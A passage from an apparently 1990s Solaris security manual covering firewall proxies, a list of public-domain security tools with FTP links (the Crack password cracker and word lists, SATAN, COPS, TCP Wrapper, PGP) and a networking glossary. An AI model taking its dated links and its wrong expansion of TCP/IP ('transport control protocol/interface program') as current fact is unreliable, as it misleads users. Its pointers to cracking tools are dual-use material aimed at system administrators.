The client process turns to the active application on FireWall-1, which passes the data to the responsible server process. Client and firewall communicate through a so-called proxy protocol; firewall and server communicate with the normal application-specific protocol.

Proxy servers are offered for FTP and Telnet.

Consulting Specials

I-HCONS

This consulting special offers the possibility of processing or ignoring TCP/IP requirements on the network on the basis of the IP address.

For single hosts, specific services can be released; the others can be denied. All services started from `inetd` can be administered from HCONS.

All others are audited and logged.

I-CALLBACK

This is similar to the UUCP Permission CALLBACK, only in this case the caller is called back. I-CALLBACK functions interactively (with `tip` or `cu`).

Public Domain and Shareware

General

The list presented here does not claim to be complete. It is also not possible to guarantee that the URLs listed correspond to the actual state of the Internet. URLs are often complete; sometimes only the directory is there.

The best sources are the local FIRST organization and CERT.

Note – Public Domain Software from unverified sources is to be mistrusted, because a Trojan horse breaks down the walls from inside.

Is Public Domain Software Dangerous?

Why is PD not exclusively given out to the ‘‘white hats’’?

In a network, software exists that can help others get into my system. How?

Every developer of Security Software must envision the decision process of business. Many choose simple variations and place their software as PD.

The availability of such software poses a risk. Would testing for ’’a good user” or a “bad user” be realistic? According to whose criteria? We must also realize that crackers and agent circles obtain access to this software in spite of the controls.

Note – The use of the software can hardly be avoided. Decide before you use it what your needs are, and be sure that you are not looking for a way to undermine the internal network.

Pay attention to the American export laws, which also apply when the data comes from an FTP server on U.S. soil. Inform yourself through READ-ME files about such restrictions (and often alternatives).

Public Domain and Shareware

Encryption and Decryption

Crack

Probably the most capable password cracker around. Crack marks passwords that are already cracked and others that are unbreakable. When you copy this from different FTP servers be sure to also copy UFC (ultra fast crypt). Finally pay attention to large word lists that can be augmented by your own host and user names.

`ftp://info.cert.org/pub/tools/crack`

Word lists for Crack are found at:

`ftp://black.ox.ac.uk/wordlists`

Cracklib

As a subroutine, it replaces part of the `passwd` command, which is responsible for the maintenance of good password standards.

`ftp://info.cert.org/pub/tools/cracklib`

PGP (Pretty Good Privacy)

It is possible to sign files and mail electronically or to encrypt them. Outside of the U.S. (because of U.S. law) another version is used.

The current list of PGP Sources are to be found at:

`http:/www.mantis.co.uk/pgp/pgp.html`

Note – Two versions of PGP exist; one for U.S. and one for non-U.S. usage. The keys generated are compatible.

PGP provides the possibility to verify PD software.

Public Domain and Shareware

Encryption and Decryption (Continued)

S/Key

A software product to produce one-time passwords, This software is supported by Solstice FireWall-1. Two programs are offered in the packet: one replacement for `login` and one for `su`.

`ftp://thumper.bellcore.com/pub/nmh/skey`

Test Programs

COPS (The Computer Oracle and Password System)

A static test of systems similar to ASET.

`ftp://info.cert.org/pub/tools/cops`

SATAN (Security Administrator's Tool for Analyzing Networks)

SATAN (can also be renamed to *SANTA*) tests known errors and presents them by means of an HTML browser. The criticism of SATAN is based primarily on the absolute ease-of-use.

`ftp://ftp.win.tue.nl/pub/security/satan.tar.Z`

`lsof` (`ls` open files)

Shows all currently open files. Is also a helpful command for `umount` and for finding the cause of the `Device busy` error.

`ftp://info.cert.org/pub/tools/lsof`

Public Domain and Shareware

E.3.4 Firewall Software

TCP Wrapper

This packet offers additional audit logging as well as the option to exclude access to specific hosts.

`ftp://ftp.info.cert.org/pub/tools/tcp_wrapper`

Securelib

A limitation of TCP Wrapper is the fact that it only works with services that are started from `inetd`. Securelib offers help from a dynamic library.

`ftp://eecs.mwu.edu/pub/securelib.tar`

TIS Firewall Toolkit

A packet of filters for the operation of a firewall. A descriptive language for allowed and disallowed communication is a primary component. Especially noteworthy is a substitute for `sendmail`, (>20000 lines of code) which gets by with approximately 700 lines of code.

`ftp://ftp.tis.com/pub/firewalls/toolkit`

Glossary

A

address mask

A bit mask used to select bits from an Internet address for subnet addressing. The mask is 32 bits long and selects the network portion of the Internet address and one or more bits of the local portion. Synonymous with *subnet mask.*

address resolution

A means for mapping *network layer* addresses onto media-specific addresses. See *address resolution protocol (ARP).*

address resolution protocol (ARP)

The Internet protocol used to dynamically map Internet addresses to physical (hardware) addresses on local area networks. Limited to networks that support hardware broadcast.

Advanced Research Projects Agency (ARPA)

Now called *Defense Advanced Research Projects Agency (DARPA)*, the U.S. government agency that funded the *ARPANET.*

American standard code for information interchange (ASCII)

The standard binary encoding of alphabetical characters, numbers, and other keyboard symbols.

AnswerBook on-line documentation

Sun's on-line documentation for use with OpenWindows. See *on-line documentation*.

API

See *application programmer's interface (API).*

application layer

The layer of *network* standards concerned with providing services to network users at an application-based level. The seventh and highest layer in the *ISO/OSI model* developed for the *International Organization for Standardization (ISO)*, the application layer relies on services performed at lower levels but is the layer least involved with the underlying network hardware. Tasks performed on the application layer vary with the uses of a network, but they might include login procedures, electronic mail, terminal emulation, database management, and the operation of file servers and print servers.

application programmer's interface (API)

(1) The interface to a library of language-specific subroutines (called a *graphics library*) that implement higher level graphics functions. See also *binding*. (2) A set of calling conventions defining how a service is invoked through a software package.

architecture

The specific components of a computer system and the way they interact with one another.

ARP

See *address resolution protocol (ARP)*.

ARPA

See *Advanced Research Projects Agency (ARPA)*.

ARPANET

A packet switched network developed in the early 1970s. The "grandfather" of today's *Internet*. ARPANET was decommissioned in June 1990.

ASCII

(Pronounced "as-kee.") See *American standard code for information interchange (ASCII)*.

ASN.1

See *abstract syntax notation one (ASN.1)*.

asynchronous

(1) Without regular time relationship; unexpected and unpredictable with respect to the execution of a program's instructions. Contrast with *synchronous*. (2) A form of data transmission in which information is sent one character at a time, with variable time intervals between characters; generally used in communicating through modem. Asynchronous

transmission does not use a separate clock signal to enable the sending and receiving units to separate characters by specific time periods. Instead, each transmitted character consists of a number of data bits (the character itself) preceded by a "begin character" signal, called a start bit, and ending with an optional parity bit followed by one or more "end character" signals, called stop bits.

B

big-endian

A format for storage or transmission of binary data in which the most significant bit (or byte) comes first (the word is stored "big-end-first"). Contrast with *little-endian*. This will be the format of the UFS file system data on a diskette created using the drive on an SPARC system and will be incompatible with UFS file systems created on x86 system diskette drives.

boot

To load the system software into memory and start it running.

boot server

A server system that provides client systems on the network with the programs and information that they need to start up. The *master server* and *slave server*s can be boot servers.

broadcast

A *packet* delivery system where a copy of a given packet is given to all hosts attached to the network. See also *multicast*.

bus device

An external device that connects to the bus and has an assigned device address and/or priority level.

C

cache

A buffer of high-speed memory filled at medium speed from main memory, often with instructions and programs. A cache increases effective memory transfer rates and processor speed.

CD-ROM

Compact disc, read-only memory. A form of storage characterized by high capacity (roughly 600 megabytes) and the use of laser optics rather than magnetic means for reading data. See also *High Sierra specification*.

client system

A system on a network that relies on another system, called a *server system*, for resources such as disk space.

command interpreter

A program that accepts commands from the keyboard and causes the commands to be executed. The *C shell* is an example of a UNIX command interpreter.

command prompt

The string of characters the system displays to tell the user it is ready to accept and interpret the next *command line*. Often, the command prompt includes the name of the system.

D

daughterboard

A printed circuit board that attaches to another, often the main system board (*motherboard*), to provide functionality or performance.

device driver

The software that converts *device-independent* graphics commands into device-specific (*device-dependent*) display.

dialog box

Deprecated term for *pop-up window*.

DIP

Abbreviation for “dual in-line package.” Refers to the physical geometry of an integrated circuit or other electronic package; rectangular, with pins on the two longer sides.

DIP switch

A multi-sectioned switch that has *DIP* geometry.

diskette

A 3.5-inch removable storage medium supported by some Sun systems. Intel® architecture PCs also use 5.25-inch removable storage medium.

display device

The hardware device that displays windows, text, icons, and graphical pictures. Typically, a display device is a *frame buffer* and monitor.

distributed file system

A file system that exists on more than one machine, enabling each user to access files on other machines.

DNS

See *domain name service (DNS)*.

domain

(1) In the Internet, a part of a naming hierarchy. Syntactically, an Internet domain name consists of a sequence of names (labels) separated by periods (dots). For example, “tundra.mpk.ca.us.” (2) In International Organization for Standardization’s open systems interconnection (OSI), “domain” is generally used as an administrative partition of a complex distributed system, as in MHS private management domain (PRMD), and directory management domain (DMD).

domain name

The name assigned to a group of systems on a local network that share administrative files. The domain name is required for the network information service database to work properly. See also *domain*.

domain name service (DNS)

Domain name service (DNS) is the Internet standard name service. DNS uses a hierarchical model for the namespace. DNS provides name service primarily for hosts.

DRAM

Acronym for "dynamic random-access memory." See *dynamic RAM (DRAM)*. See also *static RAM (SRAM)* and *VRAM*.

driver

A software subsystem that controls either a hardware device (*device driver*) or another software subsystem.

dynamic RAM (DRAM)

(Pronounced "dee-ram.") A type of semiconductor random-access memory that stores information in integrated circuits that contain capacitors. Because capacitors lose their charge over time, the dynamic RAM must be periodically "refreshed" or recharged. Contrast with *static RAM (SRAM)*.

E

environment

The conditions under which a user works while using the UNIX system. A user's environment includes those things that personalize the user's login and how the user is allowed to interact in specific ways with UNIX and the computer. For example, the shell environment includes such things as the shell prompt string, specifics for backspace and erase characters, and commands for sending output from the terminal to the computer.

environment variable

The UNIX C shell environment variables are similar to *shell variable*s, except that environment variables can be passed to every C shell that runs. Many applications use environment variables to set configuration directories, specify base directories for commands or data, and pass other information about the user environment to the program.

Ethernet

A type of local area network that enables real-time communication between machines connected directly together through cables. Ethernet was developed by Xerox in 1976, originally for linking minicomputers at the Palo Alto Research Center. A widely implemented network from which the IEEE 802.3 standard for contention networks was developed, Ethernet uses a bus topology (configuration) and relies on the form of access known as *CSMA/CD* to regulate traffic on the main communication line. Network nodes connected by coaxial cable (in either of two varieties known as thin and thick) or by twisted-pair wiring. Thin Ethernet cabling is 5 millimeters (about 0.2 inch) in diameter and can connect network stations over a distance of 300 meters (about 1000 feet). Thick Ethernet cabling is 1 centimeter (about 0.4 inch) in diameter and can connect stations up to 1000 meters (about 3300 feet) apart.

extension

In reference to file names, a set of characters added to a file name that serves to extend or modify the syntax and semantics of the language. The extension is usually the characters that follow the period in a file name. For example, in the file `document.book`, the characters `book` are the extension. The filename extension can be assigned by the user or by (and have special meaning to) a program.

F

file-name expansion

The process by which UNIX matches file names containing *metacharacter*s to actual file names. For example, matching `?oo?` to `foot` and `loop`.

filename extension

See *extension*.

file transfer protocol (FTP)

The Internet protocol (and program) used to transfer files between hosts. See *FTAM* and *IFTP*.

floppy drive

An electromechanical device that reads data from and writes data to floppy disks. This drive is standard on most desktop *SPARC* workstations. The floppy disk is a 3.5-inch disk encased in rigid plastic. The floppy disk is sometimes called a *microfloppy disk*.

FTP

See *file transfer protocol (FTP)*.

G

gateway

The original Internet term for what is now called a *router* or more precisely, IP router. In modern usage, the terms “gateway” and “application gateway” refer to systems that do translation from some native format to another. Examples include X.400 to/from RFC 822 electronic mail gateways.

H

heterogenous network

A network composed of systems of more than one *architecture*. Contrast with *homogeneous network*.

High Sierra specification

An industry-wide format specification for *CD-ROM* data. The High Sierra specification defines the logical structure, file structure, and record structures of a CD-ROM disc; it served as the basis for the *ISO 9660*, an international format standard for CD-ROM. High Sierra was named for the location of a seminal meeting on CD-ROM held near Lake Tahoe in November 1985. See also *HSFS*.

homogeneous network

A network composed of systems of only one architecture. Contrast with *heterogenous network*.

host ID

See *system ID*.

HSFS

High Sierra file system. See *High Sierra specification*.

I

ICMP

See *Internet control message protocol (ICMP)*.

input device

A hardware device that enables the user to communicate with the graphics system. Examples of input devices are keyboard, mouse, track ball, light pen, and joystick.

installable device driver

A device-control program that can be embedded within an operating system, usually in order to override an existing less-functional service, with the purpose of enabling data transfer to and from a device such as a printer, monitor, or disk drive.

interlace

A scanning standard in which alternate raster lines of a *frame* are displaced vertically by half the scan line pitch and displaced temporally by half the frame time, to form an odd field and an even field. Also called *2:1 interlace.*

Internet control message protocol (ICMP)

The protocol used to handle errors and control messages at the Internet protocol layer. ICMP is actually part of the Internet protocol.

interpreter

A program that translates a high-level computer language (such as BASIC) into machine language, a line at a time. Interactive languages use interpreters instead of *compiler*s.

I/O bound

Input/output bound. Describes a situation in which the work performed by a computer's processor is slowed by the lengthy amount of time required for reading from or writing to a storage device, such as a disk drive.

ioctl

I/O control. A function for device control.

IP network number

A unique number that identifies each IP network. See *IP address*.

ISDN

Integrated services digital network. An emerging technology that is beginning to be offered by the telephone carriers of the world. ISDN combines voice and digital network services in a single medium making it possible to offer customers digital data services as well as voice connections through a single "wire." The standards that define ISDN are specified by *CCIT*.

ISO/OSI model

Abbreviation for International Organization for Standardization open systems interconnection model. A layered architecture (plan) that standardizes levels of service and types of interaction for computers exchanging information through a communications network. The ISO / OSI model separates computer-to-server communications into seven layers, or levels, each building upon the standards contained in the level(s) below it. The layers, in order from highest to lowest, are: application, presentation, session, transport, network, data-link, and physical. See also *application layer, presentation layer, session layer, transport layer, network layer, data link layer,* and *physical layer.*

ISV

Acronym for independent software vendor. A third-party software developer.

J

job number

A number that the system assigns to each process running on that machine.

K

kernel architecture

The type of kernel on a system, such as sun4c for the SPARCstation system.

keyboard accelerator

A key or sequence of keys on the keyboard, or multiple clicks of mouse buttons, through which users can quickly perform specific menu or application functions without using a menu.

keyboard equivalent

A specific default key sequence that provides functionality without requiring the display of a menu.

keyboard macro

See *macro*.

L

label

(1) In the OPEN LOOK GUI, the title of a *button*, *items*, or *settings* that describes its function. (2) Information written by the `format` program starting at cylinder 0 of a disk.The disk label describes the size and boundaries of the disk's partitions and its disk type.

link

(1) An entry in a directory file that links a user-assigned name for a file to the system's identification number for that file. (2) A file name the user gives to a file. See also *hard link* and *symbolic link*.

little-endian

A format for storage or transmission of binary data in which the least significant byte (bit) comes first. Contrast with *big-endian*. This will be the format of the UFS file system data on a diskette created using the drive on an x86 system and will be incompatible with UFS file systems created on SPARC system diskette drives.

local area network (LAN)

A group of computer systems in close proximity that can communicate with one another via some connecting hardware and software.

M

macro

(1) A user-defined keyboard shortcut that types text or plays back a sequence of commands. (2) A compound instruction put together from simpler instructions.

magic cookie

See *MIT-MAGIC-COOKIE-1*.

magic number

A numeric or string constant that indicates the file type.

mass storage device

A device that reads and writes data on a mass-storage media.

master server

The server that maintains the master copy of the network information service database. It has a disk and a complete copy of the operating system.

maximum transmission unit (MTU)

The largest possible unit of data that can be sent on a given physical medium. Example: The MTU of Ethernet is 1500 bytes. See *fragmentation*.

meta key

On the Sun keyboard, the key labeled with the diamond (◊).

motherboard

(1) The main circuit board containing the primary components of a computer system to which other boards may be attached. See also *daughterboard*. (2) In SBus terminology, a circuit board containing the central processor, SBus controller, and any SBus expansion connectors.

multicast

A special form of broadcast where copies of the packet are delivered to only a subset of all possible destinations. See *broadcast*.

multiprocessor

A computer employing two or more processing units under integrated control. The processing units are roughly equal and each carries out one or more processes in tandem. In multiprocessing, each processing unit works on a different set of instructions (or on different parts of the same process). The objective is increased speed or computing power, the same as in parallel processing and in the use of special units called coprocessors. In parallel processing, however, multiple processes are carried out simultaneously (rather than concurrently) within a single system, In coprocessing, a separate unit such as a math coprocessor chip, is designed to handle certain tasks with a high degree of efficiency. Definitions vary, however, and distinctions, particularly between multiprocessing and parallel processing, sometimes blur or overlap.

multitasking

(1) Enabling more than one user to access the same program at the same time. (2) Pertaining to the concurrent execution of two or more tasks by a computer. (3) A mode of operation offered by an operating system in which the computer works on more than one task at a time. There are several types of multitasking. One, *context switching*, is a very simple type of multitasking in which two or more applications are loaded at the same time but only the foreground application is given processing time; to activate a background task, the user must bring the window or screen containing that application to the front. In cooperative multitasking, background tasks are given processing time during idle times in the foreground task (such as when the application waits for a keystroke), and only if the application allows it. In time-slice multitasking, each task is given the processor's attention for a fraction of a second. To maintain order, tasks are either assigned priority levels or processed in sequential order. Because the user's sense of time is much slower than the processing speed of the computer, time-slice multitasking operations seem to be simultaneous.

multithreading

(1) A technique that enables multiprocessing applications to run more efficiently by breaking sequences of instructions (threads) into multiple sequences that can be executed from the kernel simultaneously. (2) In data manipulation, a technique in which nodes in a tree data structure contain pointers to higher nodes to make traversal of the structure more efficient.

multiuser system

Any computer system that can be used concurrently by more than one person. Although a microcomputer shared by several people can be considered a multiuser system, the term is generally reserved for machines that are accessed by several or many people through communications facilities or via network terminals. Contrast with *single system*.

N

name servers

A name server is a server program that holds information about the names in the namespace and responds to network queries from systems.

name service switch

The name service switch is the configuration file `/etc/nsswitch.conf`. For every name entity, such as `hosts` or `passwd`, the name service switch identifies the possible sources of name data to be queried and in what order they are to go.

NetBIOS

Network Basic Input Output System. The standard interface to networks on IBM PC and compatible systems.

network information center (NIC)

Originally, there was only one NIC, located at SRI International and tasked to serve the *ARPANET* (and later the *defense data network (DDN)*) community. Today, there are many NICs, operated by local, regional, and national networks all over the world. Such centers provide user assistance, document service, training, and much more.

network information service (NIS)

A distributed network database containing key information about the systems and the users on the network. The NIS database is stored on the *master server* and all the *slave server*s.

network mask

A number used by software to separate the local subnet address from the rest of a given Internet protocol address.

network number

A number that the *network information center (NIC)* assigns to your network. The network number forms the first part of a host's Internet protocol address.

network path

A series of machine names used to direct mail or files from one user to another.

network role

The function that a system has on a network, such as master server, slave server, dataless client, or diskless client.

NFS

A distributed file system developed by Sun that enables a set of computers to cooperatively access each other's files in a *transparent* manner.

NIC

See *network information center (NIC).*

NIS

See *network information service (NIS).*

NIS domain

A master set of *network information service (NIS)* maps maintained on the NIS master server and distributed to that server's NIS slaves.

NIS maps

Database-like entities that maintain information about machines on a local area network. Programs that are part of the NIS service query these maps. See also *network information service (NIS).*

node

An addressable point on a network. Each node in a Sun network has a different name. A node can connect a computing system, a terminal, or various other peripheral devices to the network.

O

on-line documentation

A disk-based form of documentation provided by many application programs, consisting of advice or instructions on using program features. On-line documentation can be accessed directly without the need to interrupt work in progress or leaf through a manual. See *AnswerBook on-line documentation.*

P

parity

A method used by a computer for checking that the data received matches the data sent. In typical modem-to-modem communications, parity is one of the parameters that must be agreed upon by sending and receiving parties before transmission takes place.

partition

The unit into which the disk space is divided by the software.

patch

(1) In programming, to repair a deficiency in the functionality of an existing routine or program, generally in response to an unforeseen need or set of operating circumstances. Patching is also a common means of adding a feature or a function to an existing version of a program until the next version of the software, which presumably will have that feature or function included in its design, is released. (2) In computer graphics, a portion of an *object* surface defined by some number of points. Patches are separately defined and then pieced together to form the skin of an object, like a patchwork quilt. Surface patches can either be *planar* (flat) or curved.

platform

The foundation technology of a computer system. Because computers are layered devices composed of a chip-level hardware layer, a firmware and operating-system layer, and an applications program layer, the bottom layer of a machine is often called a platform, as in "a *SPARC* platform." However, designers of applications software view both the hardware and systems software as the platform because both provide support for an application.

plug-compatible

An adjective describing hardware equipped with connectors that are equivalent both in structure and in usage. For example, most modems having DB-25 connectors on their rear panels are plug-compatible; that is, one can be replaced by another without the cable having to be rewired.

power-on self test (POST)

A set of routines stored in a computer's read-only memory (ROM) that tests various system components such as RAM, the disk drives, and the keyboard to see if they are properly connected and operating. If problems are found, the POST routines alert the user by displaying a message, often accompanied by a diagnostic numeric value, to the *standard output* device. If the POST is successful, it passes control to the system's bootstrap loader.

PROM

Pronounced "prom." An acronym for programmable read-only memory. A type of read-only memory (ROM) that allows data to be written into the device with hardware called a PROM programmer. After the PROM has been programmed, it is dedicated to that data and cannot be reprogrammed.

R

RARP

Reverse address resolution protocol. The Internet protocol that a diskless host uses to find its Internet address at start-up. RARP maps a physical (hardware) address to an Internet address. See *address resolution protocol (ARP)*.

readme file

A file containing information that the user either needs or will find informative and that might not have been included in the documentation. Readme files are placed on disk in plain-text form (such as *ASCII*) so that they can be read easily by word-processing programs.

root file system

One file system residing on the root device (a device predefined by the system at initialization) designated to anchor the overall file system.

root menu

(1) In the SunView window system, the menu the user obtains by holding down the right mouse button with the cursor over the gray background area of the screen. (2) In the OPEN LOOK GUI, deprecated term for *workspace menu*.

RS-232-C standard

An accepted industry standard for serial communications connections. Adopted by the Electronic Industries Association (EIA), this recommendation standard (RS) defines the specific lines and signal characteristics used by serial communications controllers to standardize the transmission of serial data between devices. The letter C denotes that the current version of the standard is the third in a series. See also *RS-422/423/449 standard*.

RS-422/423/449 standard

Standards for serial communications with transmission distances over 50 feet. RS-449 incorporates RS-422 and RS-423. See also *RS-232-C standard*.

S

SCSI

(Pronounced “scuzzy.”) See *small computer systems interface (SCSI)*

single in-line memory module (SIMM)

A small circuit designed to accommodate surface-mount memory chips. SIMMs use less board space and are more compact than more conventional memory-mounting hardware.

single in-line package (SIP)

A type of housing for an electronic component in which all leads (connections) protrude from one side of the package.

small computer systems interface (SCSI)

An industry standard bus used to connect disk and tape devices to a workstation.

SPARC

The 32-bit Scalable Processor ARChitecture from Sun. SPARC is based on a reduced instruction set computer (RISC) concept. The architecture was designed by Sun and its suppliers in an effort to significantly improve price and performance. SPARC is now a registered trademark of SPARC International, Inc.

SRAM

Acronym for "static random-access memory." See also *dynamic RAM (DRAM)* and *VRAM*.

standalone

(1) A computer that does not require support from any other machine. It must have its own disk; it may or may not be attached to an Ethernet network. It must have some type of medium, such as CD-ROM or tape drive, for software installation. Synonymous with *single system*. (2) A standalone diagnostic means the program can load from either local disk or Ethernet and runs in a non-UNIX environment.

static RAM (SRAM)

A form of semiconductor memory (RAM). Static RAM storage is based on the logic circuit known as a *flip-flop*, which retains the information stored in it as long as there is enough power to run the device. See also *dynamic RAM (DRAM)* and *video RAM (VRAM)*.

symmetric multiprocessing

A form of multiprocessing in which more than one processor can run kernel-level code simultaneously. Contrast with *asymmetric multiprocessing*.

system ID

A sequence of numbers, and sometimes letters, that is unique to each system and is used to identify that system.

T

TCP/IP

Acronym for transport control protocol/interface program. The protocol suite originally developed for the Internet. It is also called the *Internet* protocol suite. SunOS networks run on TCP/IP by default.

transmission control protocol (TCP)

The major transport protocol in the Internet suite of protocols providing reliable, connection-oriented, full-duplex streams.

U

UART

Universal asynchronous receiver-transmitter. A module, usually composed of a single integrated circuit, that contains both the receiving and transmitting circuits required for asynchronous serial communications.

X

XBus

A packet-switched bus that supports multiple buses by way of a cache controller in large multi-processing configurations.

Xenix

A version of the UNIX system that was originally adapted for Intel-based personal computers.